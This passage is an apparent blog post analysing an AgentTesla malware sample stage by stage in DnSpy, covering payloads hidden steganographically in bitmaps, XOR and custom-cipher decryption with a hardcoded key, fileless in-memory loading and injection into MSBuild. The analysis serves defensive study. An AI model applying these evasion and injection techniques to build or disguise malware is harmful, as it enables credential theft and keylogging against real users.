/><published>2026-01-19T00:00:00+00:00</published><updated>2026-01-19T00:00:00+00:00</updated><id>https://olme786.io/AgentTesla-Malware</id><content type="html" xml:base="https://olme786.io/AgentTesla-Malware/"><![CDATA[<p>The analysis of this sample will be divided into different phases, revealing the multiple layers of obfuscation employed by the malware. We’ll examine how it leverages .NET assemblies to perform fileless in-memory loading, effectively evading antivirus detection. Finally, we’ll identify the sensitive information exfiltrated and analyze how the remote access connection is established.</p>
<p>I will be using <strong style="color: green;">DnSpy</strong> for disassembling and debugging the sample.</p>

<h2 id="first-stage">First Stage</h2>



<p>First, we need to identify the programming language used by the sample to determine the appropriate tools for analysis. To do this, we’ll use <strong style="color: red;">Detect It Easy (DIE)</strong>.</p>

<p align="center">
  <img src="/assets/images/agenttesla-malware/Die.png" />
</p>

<p>Now that we know the sample uses the .NET framework and is a 32-bit executable, we can statically analyze its structure for suspicious elements using <strong style="color: green;">DnSpy</strong>.</p>

<p align="center">
  <img src="/assets/images/agenttesla-malware/estructura_first_stage_static.png" />
</p>
<p>In the previous image, we can see two resources, <code class="language-plaintext highlighter-rouge">gr</code> and <code class="language-plaintext highlighter-rouge">rDTN</code>, both identified as bitmaps. However, these images display no visible content. This unusual behavior suggests that obfuscated code may be hidden within these bitmap resources. Additionally, we can see a Windows Forms application with several classes named in Portuguese (Brazilian).</p>


<p>Upon examining the code from the entry point, we reviewed the initialization of the previously mentioned classes. Within the <code class="language-plaintext highlighter-rouge">Frm_Mascara</code> class, we observe a function that utilizes the <code class="language-plaintext highlighter-rouge">gr</code> resource.</p>

<p align="center">
  <img src="/assets/images/agenttesla-malware/gr_primer_stage_invocado.png" />
</p>

<blockquote>
  <p><strong>Important</strong>: In DnSpy, the assembly is highlighted in purple in the assembly tree, and within it, the entry point is clearly marked.</p>
</blockquote>


<p>In the <code class="language-plaintext highlighter-rouge">AggregateColorSequence</code> function, we can observe a steganographic extraction technique that retrieves hidden bytes from the bitmap by iterating through each pixel and extracting data from the RGB color components (red, green, and blue channels)</p>

<p align="center">
  <img src="/assets/images/agenttesla-malware/estenografía_first_stage.png" />
</p>

<p>Once the obfuscated executable is loaded as an assembly, we can see in the Modules window that the assembly has no backing file on disk—it exists only in memory. Additionally, by inspecting the type variable in the debugger, we can observe which class will be executed when <code class="language-plaintext highlighter-rouge">CreateInstance</code> is called. The variable reveals that execution will continue in the <code class="language-plaintext highlighter-rouge">GameForm</code> class within the <code class="language-plaintext highlighter-rouge">PrescriptionManagement</code> assembly.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/assembly_second_stage.png" />
</p>
<blockquote>
  <p><strong>Important</strong>: In dnSpy, the Modules section can be accessed via <strong>Debug</strong> &gt; <strong>Windows</strong> &gt; <strong>Modules</strong>.</p>
</blockquote>

<h2 id="second-stage">Second Stage</h2>


<p>Now in the second stage, we can see that function names are obfuscated to obscure their purpose. However, by examining the parameters these functions receive, we can identify some interesting ones.</p>

<p align="center">
  <img src="/assets/images/agenttesla-malware/funciones_ofuscadas_second_stage.png" />
</p>

<p>Continuing with the execution flow previously mentioned, I set a breakpoint at the LowestBreakIterations function, which appears to be loading the second resource mentioned earlier <code class="language-plaintext highlighter-rouge">rDTN</code> as a bitmap.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/get_rdtn_second_stage.png" />
</p>

<p>Additionally, the <code class="language-plaintext highlighter-rouge">Mist</code> function implements a repeating-key XOR cipher. It receives the bitmap data as the encrypted payload to decrypt. The function derives a seed value from the last byte of this payload (XORed with 112), then decrypts each byte using XOR operations between the ciphertext byte, the corresponding key byte (cycling through the key), and the derived seed value.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/mist_function_second_stage.png" />
</p>

<p>Once we reach the end of the code (function <code class="language-plaintext highlighter-rouge">ႣႨ</code>), we can observe that it will use Invoke to load the assembly. By setting a breakpoint at this function, we can see the execution flow that will continue into the next assembly.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/final_second_stage.png" />
</p>

<h2 id="third-stage">Third Stage</h2>


<p>In this third stage, we have a DLL loaded in memory called <code class="language-plaintext highlighter-rouge">VerticalBars.dll</code> containing a large number of namespaces and classes, each with their own nested classes. This complex structure makes it significantly more difficult to trace the execution flow. Fortunately, we know that execution continues in the <code class="language-plaintext highlighter-rouge">Mathematics</code> namespace, specifically in the <code class="language-plaintext highlighter-rouge">CalculatorTag</code> class within the <code class="language-plaintext highlighter-rouge">SolveHiddenObject</code> function.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/3dll_third_stage.png" />
</p>

<p>Following the code’s execution flow, <code class="language-plaintext highlighter-rouge">VerticalBars.dll</code> is loaded. This DLL contains a resource that appears to be another obfuscated payload.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/resources_third_stage.png" />
</p>

<p>The <code class="language-plaintext highlighter-rouge">CatchTransformableContainer</code> function implements a custom stream cipher that combines multiple cryptographic techniques. It uses the hardcoded key <code class="language-plaintext highlighter-rouge">dYGbZXqjXVi</code> to decrypt the payload. The algorithm decrypts each byte using XOR operations combined with arithmetic transformations and positional dependency by incorporating the next byte in the calculation: <strong>decrypted[i] = ((ciphertext[i] XOR key[i % key_length]) - ciphertext[(i+1) % length] + 256) % 256</strong>. Finally, it removes the last byte, which likely served as padding or a checksum.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/xor_third_stage.png" />
</p>

<p>Following the decryption process, the malware performs deobfuscation and calls <code class="language-plaintext highlighter-rouge">GetRuntimeDirectory</code> to obtain the .NET runtime directory path. It then executes <code class="language-plaintext highlighter-rouge">MSBuild</code>, injecting the malicious code into this legitimate process.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/get_runtime_directory_third_stage.png" />
</p>

<p>Now that everything is in place, it only needs to perform a simple code injection into the created process and load what constitutes the final stage of the malware.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/final_third_stage.png" />
</p>
<blockquote>
  <p><strong>Important</strong>: In the Local Variables window, we can select the <code class="language-plaintext highlighter-rouge">ivk</code> variable and view its bytes in the Memory window, allowing us to dump and save the file.</p>
</blockquote>

<h2 id="final-stage">Final Stage</h2>

<p>Using <strong style="color: red;">Detect It Easy (DIE) </strong> on the dumped executable, we can confirm that it is a .NET executable.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/DIE_final_stage.png" />
</p>


<p>In this final executable, we can now see the code much more clearly. Here, the malware’s true purpose becomes evident: stealing sensitive information from the infected system, establishing keyloggers, and creating remote access sessions.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/keylogger_final_stage.png" />
</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/información_del_sistema_final_stage.png" />
</p>
